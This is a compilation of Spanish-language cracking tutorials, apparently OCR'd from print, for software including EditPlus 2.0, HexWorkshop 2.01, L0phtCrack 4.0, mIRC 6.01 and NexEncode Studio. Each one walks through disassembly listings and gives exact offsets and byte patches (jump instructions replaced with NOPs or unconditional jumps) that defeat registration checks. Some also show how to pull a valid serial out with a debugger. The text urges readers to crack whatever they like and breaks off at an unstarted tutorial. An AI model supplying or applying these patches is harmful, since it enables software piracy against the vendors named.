
Bueno no que que habra pasado pero cuando yo estaba traceando la primera vez, enla ventanita de datos me aparecio un numero de la forma 9989..... y era el serial pero como un boludo no lo anote, pero no se por que no ah aparecido de vuelta???? Sera como el misterio de las vacas? El chupa-cabras???

Después de 30 seg de reflexion esas lineas quedan borradas, ya que descubrii por que mierda no aparecian los serials. Era por que en vez de poner un numero (123123123 p ej) puse gr00vy y no te muestra el sn si pones letras asi que volvemos al tracing y.....


```
00401F39: FE CStrI4
00401F3B: 23 FStStrNoPop
00401F3E: 2A ConcatStr
FStStrNoPop -> '99887930929893'
```

Uhhhh provemos ese numero a verga que pasa.... Vemos que ahora si nos registra!!! Pero aca no termina este tutorial, tenemos que hacer que podamos poner cualquier serial!!!

Empezamos desde el principio traceando hasta llegar a el branchf, vemos que la dirección es 00402003, entonces vamos al offset calculator de MrCrimson y ponemos:



Vemos el offset en hexadecimal y vamos a el hexWorkshop y cambiamos el 1c5b por 1d5b a ver que pasa..... si apretamos REGISTRAME nos registra automáticamente!!!!



Ahhhh tb fíjense que con el Smartchek tb se puede, solo busquen en el arbol una rama que dice CLIC y abranla toda y busquen la cadena (a mano) SERIAL..... tonces mas arriba vallan sondeando los regstros y van a ver el numero ganador!!!!

OK espero que les halla gustado!!!

Como crackear el CrossTrainer II

Hola a todos aca estoy de nuevo con un nuevo tutorial, esta ves es el segundo tutorial que escribo sobre aplicaciones en Visual Basic, de la mano del gran amigo SmartCheck.

Bueno empecemos, abrimos el programa y....

Como podemos ver n aparece ninguna nag, uhmm medio extranio vamos a ver que pas. Ponemos New... y nos sale la maldita nag (asi maldita bien de película mal traducida).
Buen entonces ya tenemos como atacar no? SIIII Con el SmartChek!!!
Abrimos el SmartCheck y apreamos ctrl.+ o para abrir el ejecutable.
Ahora lo cargamos con F5
Bueno una vez que le damos OK a todos los errores nos vamos a la seccion New..., y ponemos cualquier cosa:

Nombre : gr00vy
SN : 345345


Y otra vez a los errores, una vez ke se dejo de romper las volas con los errores cerramos el Crasstrainer y nos vamos directamente al Smartcheck.
Una ves en el Smartcheck buscamos la cadena 345345 que es nuestro SN, una ves que lo encontramos vamos examinando el codigo, uhmm en la primera búsqueda no aparece nada interesante (bahh si es interesante por ke comprueba la cantidad de caracteres de la string), pues vamos a apretar de vuelta Find Next... Ahora si!!! Vemos que hace uso de la funcion vbAstrmcmp para comparar dos strings 345345 y XMS0::X5 pues que carajo es esto? Nuestro cereal!!!!
Bueno espero que les haya gustado!!!

Cracker: gr00vy

WebSite: www.zencracking.com.ar

Como crackear el Edit Plus 2.0

Como ya abemos lo primero que tenemos que hacer es ver cual es la debilidad de la proteccion del programa. La primera que vemos es que nos muestra una nag scrren como esta:



Uhmm esto me huele a una flag que esta en 0 (no registrado) y que nosotros devemos invertir (o sea a 1).
Bueno tonces nos ponemos en el W32Dasm, y empecamos a buscar en las string references a ver que encontramos.
Uhmmmm no hay mucho con que hacer para sacar esta nag, asi que vemos por que otro lado podemos atacar.
Nos vamos a Enter registration..... y ponemos un numero cualquiera por ej gr00vy 123123, y nos salta un mensaje:

Anoten esa string por que nos va a ser util.
Bueno la buscamos y hay 2 referencias a una parte en el codigo. La primera es esta:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0042D8DA(C)
|
:0042D8F3 83F86D                cmp eax, 0000006D
:0042D8F6 7577                  jne 0042D96F
```

```
:0042D8F8 8B4E1C              mov ecx, dword ptr [esi+1C]
:0042D8FB 50                 push eax
:0042D8FC 51                 push ecx

* Reference To: USER32.KillTimer, Ord:0195h
                        |
:0042D8FD FF1538474D00         Call dword ptr [004D4738]
:0042D903 6AFF               push FFFFFFFF
:0042D905 6A00               push 00000000

* Possible Reference to String Resource ID=24449: "Invalid registration code.
Please check that you entered exa"
                        |
:0042D907 68815F0000           push 00005F81 <-- Aterrizamos aca!
:0042D90C E8714C0800           call 004B2582
```

Bueno ahora que es lo que encontramos? Encontramos la rutina que comprueba si muestra o no el Error de contraseña.
Bueno ahora que hacemos?
Como vemos mas arriba en 0042D8F6 vemos que hay un jne que nos salta el mensaje de error si se ejecuta. Entonce como podemos hacer para que salte? Uhmmm un newbie pensaria en un JE pero nosotros no somos tan newbies, somo ZenCrackers!! Y pensamos entonces lo que hacemos es cambiarlo por un JMP que es un EB en ves de el 75 que tenia y con esto logramos que salte!!!!

Bueno hacemos los cambios y vemos que pasa. NOOOO!!! No pasa que sera?
No te preocpes lo que paso aca es que este cambio que hiciste es para la segunda comprobación del numero de registration asi que te va a servir para lo que vas a hacer ahora!!!

Bueno ahora probamos con la segunda Referencia (Doble Clic en la string reference) y vamos a parar aca:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:0046B51F(C), :0046B52D(C)
|
:0046B534 85C0               test eax, eax
:0046B536 C6043000             mov byte ptr [eax+esi], 00
:0046B53A 0F8488000000           je 0046B5C8
:0046B540 8B442408             mov eax, dword ptr [esp+08]
:0046B544 8B48F8              mov ecx, dword ptr [eax-08]
:0046B547 85C9               test ecx, ecx
:0046B549 747D               je 0046B5C8
:0046B54B 8D4C2408             lea ecx, dword ptr [esp+08]
:0046B54F E870F80300            call 004AADC4
:0046B554 8B4C2408             mov ecx, dword ptr [esp+08]
:0046B558 51                 push ecx
:0046B559 56                 push esi
:0046B55A E841010000            call 0046B6A0
:0046B55F 83C408              add esp, 00000008
:0046B562 85C0               test eax, eax
:0046B564 7510               jne 0046B576 <- ACA MIRO!!
:0046B566 6AFF               push FFFFFFFF
```

:0046B568 6A10 push 00000010

* Possible Reference to String Resource ID=24449: "Invalid registration code. Please check that you entered exa"
|
:0046B56A 68815F0000 push 00005F81 **← PARAMOS ACA**
:0046B56F E80E700400 call 004B2582
:0046B574 EB5A jmp 0046B5D0

y digo que es lo que puedo hacer para que me salte el dialogo de "Invalid registration code" y miro mas arriba (en 0046B564) y veo que hay una comprobación y un jne que salta a un lugar muy cerquita de aca. Justo cae en 0046B576 y justito salta las 3 instrucciones que estan en 0046B56A 0046B56F 0046B574 o sea las del Invalid registration code. Como ya deben saber no nos muestra el dialogo.
Aca lo que debemos hacer es cambiar (en el offset del JNE!!!) JNE por un JMP (O sea que salta siempre), o sea que cambiamos el 7510 por EB10 y listo!!!!

Bueno seguimos investigando, y vemos donde paramos

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0046B564(C)
|
:0046B576 8B542408 mov edx, dword ptr [esp+08] **← PARAMOS ACA**
:0046B57A 52 push edx
:0046B57B 56 push esi
:0046B57C E8EFFAFFFF call 0046B070
:0046B581 83C408 add esp, 00000008
:0046B584 85C0 test eax, eax **UHMMM me parece conocida esta comprovacion**
:0046B586 750F jne 0046B597 **Y ESTE SALTO ES MAS QUE CONOCIDO**
:0046B588 6AFF push FFFFFFFF
:0046B58A 50 push eax

Entonces ese salto que marcamos es el que evita que me muestre otro dialogo que viene ahora? Por supuesto que si chamigo!!! Hace lo mismo que con el otro o sea cambia 750F por EB0F y listo el poyo!! Te salta el dialogo que te dice Registration failed!!!

* Possible Reference to String Resource ID=20095: "Registration failed. Unexpected error occurred."
|
:0046B58B 687F4E0000 push 00004E7F
:0046B590 E8ED6F0400 call 004B2582
:0046B595 EB39 jmp 0046B5D0


Bueno ahora nos fijamos si nos registra y listo programa crackeado!!!!

CRACKEADO POR gr00vy
WEB: www.groovycracking.8m.com

Como crackear el HexWorkShop 2.01

Holas amigos!
Hoy vamos a crackear el HexWorkShop que es uno de los mejores editores hexadecimales que hay en el mercado.

Bueno como siempre lo primero que hacemos es abrir el programa y ver que debilidades tiene. Como vemos cuando vamos a Register y ponemos lo que venga nos sale una Nag Screen horrorosa!!! Anotamos esa String y la buscamos!!!:



Como veran esta una sola ves, pero no esta como siempre esta en la mayoria de los programas!!! Esta de esta forma:

Name: ***DialogID_0075***, # of Controls=003, Caption:"Registration Unsuccessful", ClassName:""
001 - ControlID:0001, Control Class:"BUTTON" Control Text:"&OK"
002 - ControlID:FFFF, Control Class:"STATIC" Control Text:"You have entered an invalid registration number."
003 - ControlID:FFFF, Control Class:"STATIC" Control Text:"Please confirm you entered a valid registration number or contact BreakPoint S"

Uhmm ya estoy viendo a muchos de Uds. diciendo y ahora como mierda hago? Bueno esot es muy simple. Lo que tenemos que hace es apretar el boton de buscar y poner ***DialogID_0075*** que es como una referencia al texto.

Una ves que lo encontramos:

```
* Possible Reference to Dialog: DialogID_0075
                              |
:00413053 6A75                push 00000075
:00413055 8D8D30FFFFFF        lea ecx, dword ptr [ebp+FFFFFF30]
:0041305B E8006E0000          call 00419E60
```

Vemos que podemos hacer en el codigo. En este caso miramos que mas arriba, concretamente en

```
:00412FCA 837DF000            cmp dword ptr [ebp-10], 00000000
:00412FCE 0F8479000000        je 0041304D
:00412FD4 8B8D2CFFFFFF        mov ecx, dword ptr [ebp+FFFFFF2C]
```

Hay un salto que si se ejecuta salta un monton de codigo (el codigo que se tiene que ir ejecutando para que el programa se registre) que al final tiene un JMP que nos lleva a la visctoria, que seria este:

:00413048 E953000000 jmp 004130A0

o sea que si:
:00412FCE 0F8479000000 je 0041304D
no se ejecuta todas las sentencias se ejecutaran hasta
:00413048 E953000000 jmp 004130A0
y ese va a ser el salto a la victoria. Asi que ahora lo que tenemos que hacer es que el salto en 00412FCE no se ejecuta cambiándolo por un JE o si queres que sea mas eleante NOOPEALO!!!

Bueno espéro que les halla gustado y un saludo!!!

CRACKEADO POR gr00vy

WEB: www.groovycracking.8m.com


Como crackear el L0pthCrack 4.0

Hola a todos, hoy estamos de vuelta con el LC pero en la ultima versión!!! Así que ahora aprenderemos a crackearlo fácilmente.

Primero, esta es una excelentísima aplicación para recobrar/crackear passwds de los NT's o 2000's. La verdad que es impecable, pero su protección deja mucho que desear.

Bueno, lo primero es instalarlo e investigarlo, asi que una ves instalado lo ejecutamos y vemos que nos aparece una ventanita como esta:

Uhmm pinto como la ultima versión que era mas o menos lo mismo. Bueno, nos vamos a Register y nos aparece:



Uhmmm esto pinta a MessageBoxA, pero probemos. Ponemos un unlocking code on 1234567890 y vemos que nos tira...

Listo, ya tenemos la mitad del programa crackeado, es una messagebox!!! Bueno abrimos el W32Dasm y desensamblamos, luego vamos a String References y buscamos la string You have enteres a invalid code. Please try again. La encontramos abajo del todo.


```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00411C0B(C)
|
:00411C30 53                        push ebx
:00411C31 53                        push ebx

* Possible StringData Ref from Data Obj ->"You have entered an invalid
code. "
                                          ->"Please try again."
                                    |
:00411C32 6800144700                push 00471400push 00471400
```

Uhmmm ke dice por ahi arriba, Referenced by a (U)nconditional r(C)onditional Jump at Address:00411C0B(C).

O sea que esta string es llamada por un salto condicional desde la direccion 00411C0B. Tonce vamos alla y vemos que hay:

```
:00411C01 E8955C0100                call 0042789B
:00411C06 83C410                    add esp, 00000010
:00411C09 85C0                      test eax, eax
:00411C0B 7523                      jne 00411C30 <---- PARAMOS ACA
:00411C0D 8B07                      mov eax, dword ptr [edi]
:00411C0F 50                        push eax
```

Como ven ese salto es mas sospechoso que la mierda!!! Vamos a noopearlo ya que si este salto se ejecuta, nos va a llevar al Mensaje que nos dice que tenemos que ingresar un Codigo correcto. Tonces abrimos el HexWorkShop y vamos al offset 11C0B y cambiamos el 7523 por 9090, lo gurdamos como LC4_Cracked.exe y luego lo abrimos y vamos a la seccion de registrar e ingresamos cualquier cosa y....



Bien, ya crackeamos una parte ya que pienso que al volver a abrirlo nos va a aparecer la nag de nuevo, tonces vamos a ver donde mas comprueva que estamos o no registrados.

Bueno habiamos dejado en :

```
:00411C01 E8955C0100              call 0042789B
:00411C06 83C410                  add esp, 00000010
:00411C09 85C0                    test eax, eax
:00411C0B 7523                    jne 00411C30
```

A mi me parece que esa es la rutina de comprobación asi que vamos a ver que es lo que tiene adentro:

```
* Referenced by a CALL at Addresses:
|:00411983   , :00411C01   , :0042725C   , :0042726D   , :0042727E
|:0042728F
|
:0042789B 55                      push ebp
:0042789C 8BEC                    mov ebp, esp
:0042789E 83EC0C                  sub esp, 0000000C
:004278A1 833DFC336B0000          cmp dword ptr [006B33FC], 00000000
:004278A8 53                      push ebx
:004278A9 56                      push esi
:004278AA 57                      push edi
:004278AB 7512                    jne 004278BF
:004278AD FF750C                  push [ebp+0C]
:004278B0 FF7508                  push [ebp+08]
:004278B3 E8C8690000              call 0042E280
:004278B8 59                      pop ecx
:004278B9 59                      pop ecx
:004278BA E96C010000              jmp 00427A2B
```

Como vemos esta call es muy solicita ya que la llaman desde todas estas direcciones: 00411983, 00411C01 (esta no va ya que es la call donde estamos nosotros y ya la noopeamos), 0042725C, 0042726D, 0042727E y 0042728F.

Como ven esta muyyyyy llamada de otros lugares y entonces vamos a ver que pasa en esos lugares ok? Vamos a por ej 00411983:

```
:00411983 E8135F0100              call 0042789B
:00411988 83C410                  add esp, 00000010
:0041198B 85C0                    test eax, eax
:0041198D 7506                    jne 00411995 <- - - Que raro no? La
noopeamos?? SIIIII!!!
```

Nopeemos ese jne a ver que pasa, pero todavía no creo que sea ese solo asi que nos vamos a la siguiente dirección: 0042725C

```
:0042725C E83A060000              call 0042789B
:00427261 59                      pop ecx
:00427262 85C0                    test eax, eax
:00427264 59                      pop ecx
:00427265 7433                    je 0042729ª
```

Juaz otro je despues de una call y un test, esto me pinta facil!!! Noopeemoslo al je. Pero para ¡!! No seas asi mira las siguientes calls que estan abajo ahí cerquita por ej 0042726D que es la siguiente call que nosotros teniamos que ver esta unas lineas mas abajo:

```
:0042726D E829060000              call 0042789B
:00427272 59                      pop ecx
:00427273 85C0                    test eax, eax
:00427275 59                      pop ecx
:00427276 7422                    je 0042729ª
```

Otra vez lo mismo. Noopemos!!!

Y ahora nos queda la ultima call asi que vamos unas lineas mas abajo que esta cerca:

```
:0042727E E818060000              call 0042789B
:00427283 59                      pop ecx
:00427284 85C0                    test eax, eax
:00427286 59                      pop ecx
:00427287 7411                    je 0042729ª
```

Otra ves lo mismo, noopeemos y provemos el programa a ver que nos dice.
Vamos a register, ponemos un numero, damos ok. Reiniciamos el programa, y vemos que no nos aparece la nag, vemos a About y vemos que esta el numerito que ingresamos asi que ya tamos registrados!!!! Que felicidad!!!

Espero que les halla gustado ya que creo que es el primer tuto que se hace sobre esta versión de LC4. Bueno como siempre sean libres!!! Y crackeen lo que se les de la gana.

WEB: www.zencracking.com.ar
E-mail: groovy2600@yahoo.com.ar
Grupo: zCt!
Cracker: gr00vy!

Como crackear el mIRC 6.01 ultima versión

Hola aca estoy de nuevo con un nuvo tutorial, como ven estoy a full por que en dias vamos a estar recibiendo la ayuda de FiReRaIn un amigo del IRC de ezkracho.

Bueno este crack comienza asi!

Abrimos el mirc.exe y vamos a register. Una ves ahí ponemos nuestro codigo (31337 preferentemente ;), y nuestro nombre. Como vemos nos sale un MSGBOX que nos dice....

Bueno entonces apuntemos a esa frase The registration..... y la buscamos en las string references del W32Dasm. Muy bien la encontramos.

```
* Possible Reference to String Resource ID=01913: "The registration name and
number you have entered do not
mat"
                          |
:004C3D25 6879070000          push 00000779
:004C3D2A E88889F6FF          call 0042C6B7
:004C3D2F 50                  push eax
:004C3D30 FF7508              push [ebp+08]
```

Huyyy esto no tiene nada de interesante, tampoco hay ningun salto cerca que me permita saltar este mensaje. Entonces vamos mas arriba, mas precisamente a:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004C3C24(C)
```

Para ver por que esta llamada esa ventanita. Como vemos esta llamada por un JE en 004C3C24, tonces vamos para alla y encontramos esto.

:004C3C1D E88FFBFFFF call 004C37B1 ***Llama a la rutina de comprovacion***
:004C3C22 85C0 test eax, eax ***Si la call sale con 0/1 y Eax es 1/0 va al error***
:004C3C24 0F84B7000000 je 004C3CE1 ***salta dependiendo del valor del call hacia nuestro error.***

Uhmm tonces que hacemos, pues mas claro hechale CIF, cambiemos el JE por NOOPS, como seria: Nos fijamos el FOCET (C3224), lo ponemos en el HexWorkshop, nos

fijamos de cuantos bytes consta el JE (6 por que se cuentan de a dos) y ponemos la misma cantidad de noops (909090909090) 6 en total.

Aver vamos a ver que pasa. Noooo sigue apareciendo!!! Pero nos acepta el registro!!! Entonces que podemos hacer? Uhmm vamos a fijarnos en la call extraña que hay en 004C3C1D.

Enramos y.....

```
* Referenced by a CALL at Addresses:
|:004C394F   , :004C3A23   , :004C3C1D
|
:004C37B1 55                push ebp
:004C37B2 8BEC                mov ebp, esp
:004C37B4 53                push ebx
:004C37B5 56                push esi
:004C37B6 57                push edi
:004C37B7 8B750C                mov esi, dword ptr [ebp+0C]
:004C37BA 8B5D08                mov ebx, dword ptr [ebp+08]
:004C37BD BFD03C5700                mov edi, 00573CD0
```

Nada interesante, bajamos un poco y...

```
:004C3839 E880FEFFFF                call 004C36BE
:004C383E 85C0                test eax, eax
:004C3840 740A                je 004C384C
```

uhmm que parecido al de arriba, pero no importa ya no hay nada mas que hacer aca, que dije como que no hay mas nada que hacer? No nos fijamos en

```
* Referenced by a CALL at Addresses:
|:004C394F   , :004C3A23   , :004C3C1D
```

Vamos en tonces!!!

```
004C394F:
:004C394F E85DFEFFFF                call 004C37B1
:004C3954 85C0                test eax, eax
:004C3956 7418                je 004C3970

004C3A23:
:004C3A23 E889FDFFFF                call 004C37B1
:004C3A28 85C0                test eax, eax
:004C3A2A 7445                je 004C3A71

004C3C1D:
:004C3C1D E88FFBFFFF                call 004C37B1
:004C3C22 85C0                test eax, eax
:004C3C24 0F84B7000000                je 004C3CE1
```

Uhmm me parece sospechoso tantas cosas iguales que saltan tan cerca una de la otra y haen la misma comprobación que sera?
Pensemos en cambiar los JE por NOP o por JNE, lo hacemos y....


CHACHACHACHAN!!!! Felicidades! Lo crackeamos!!

CRACKEADO POR gr00vy
WEB: www.zencracking.com.ar

Como crackear el NexEncode Studio

Uhmmm vamos al grano ya que no tengo ganas de introducir a nada.

Abrimos el W32Dasm y cargamos el archivo nexencode.exe, una ves desensamblado ejecutamos el NexEncode Studio y vemos que aparece en la barra de tray, asi que, hacemos un clic derecho en el iconito y vamos a Tools/Options allí vamos a Register y vemos esta pantalla:



Introducimos algunos datos y vemos ke pasa si le damos a Ok, nos aparecen 2 nags no 1, esto lo hacen para despistarnos, pero nosotros no somos tontos y vamos a ver que hacemos pero eso en tiempo de cracking o sea en el momento ;)

Bueno el primer dialogo decia una cosa mas o menos asi:

"NexENCODE Studio could not register by itself"
asi que buscamos esa estring y vemos que esta!!! Asi que vemos que hay :

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:005D9A57(C)
|
:005D9ABB 66833DB4E06300FF        cmp word ptr [0063E0B4], FFFF
:005D9AC3 0F855E010000            jne 005D9C27

* Reference To: MSVBVM60.__vbaStrCat, Ord:0000h
                                   |
:005D9AC9 8B3D5C104000            mov edi, dword ptr [0040105C]
:005D9ACF B904000280              mov ecx, 80020004
:005D9AD4 B80A000000              mov eax, 0000000A

* Possible StringData Ref from Code Obj ->"NexENCODE Studio could not register "
```

```
                                        ->"itself."

:005D9AD9 681C804D00              push 004D801C
:005D9ADE 68246F4D00              push 004D6F24
```

Huyyyy que vemos que este dialogo es llamado por **005D9A57, vamos alla a ver que onda!:**

```
* Reference To: MSVBVM60.__vbaStrCmp, Ord:0000h
                     |
:005D9A4F FF15E8104000        Call dword ptr [004010E8]
:005D9A55 85C0             test eax, eax
:005D9A57 7562             jne 005D9ABB
```

Juaz una llamada a __vbaStrCmp la funcion de comparacion en aplicaciones VB!!! Tamos en el lugar correcto!!! Uhm para mi que noopeando el JNE vamos a ver el dialog de Thanks for.... a ver noopeamos y.... NOOOOO no es tan tonto el proggie pero no se preocupen que es facil!!!

Vamos de vuelta a el W32Dasm y buscamos algo como esto en las String References Thanks o registering etc. Vemos que encontramos casi a lo ultimo:

"Thanks for registering!"
"The effects editor was unable "
"There are "
"Track = 0, cannot continue"

uhmm 2 clic y vamos a parar aca:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0061F97D(C)
|
:0061F991 8D4DD4                  lea ecx, dword ptr [ebp-2C]

* Reference To: MSVBVM60.__vbaFreeObj, Ord:0000h
                                  |
:0061F994 FF1540124000            Call dword ptr [00401240]
:0061F99A 8B16                    mov edx, dword ptr [esi]

ACA VAN MAS DATOS QUE NO INTERESAN

* Possible StringData Ref from Code Obj ->"Thanks for registering!"
                                  |
:0061F9AC 6844CB4D00              push 004DCB44
:0061F9B1 57                      push edi
```

Uhmmm tenemos que ver si hay mas de 1 referencia a **Thanks for registering!** asi que hacemos clic otra ves en las String References y vemos que no solo hay mas de 1 sino que son 3, tonces lo que tenemos que hacer es:

Como en la primera no se si notaron que les marque:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0061F97D(C)
```

bueno todo tiene una razon es por que desde ahí es llamado el dialogo!!! Tonces lo que tenemos que hacer es ir para alla y ver que hay (uds se tienen que fijar en las 3 yo les muestro solo la primera ya que son todas iguales):

```
:0061F97D 7D12             jge 0061F991
:0061F97F 688C000000          push 0000008C
:0061F984 683CBD4D00          push 004DBD3C
```

Aca paramos, es un jge y seguido de 2 push´s que sospechoso, mejor lo noopeamos al JGE asi se pushean ls instrucciones (que de seguro son el nombre y el numero de registro nuestro)

Una ves noopeados los 3 JGE vemos que el programa esta crackeado!!!!.


WEB: www.zencracking.com.ar
E-mail: groovy2600@yahoo.com.ar
Grupo: [zCt!]


Como crackear el Personal Phone Book Plus! V 1.1

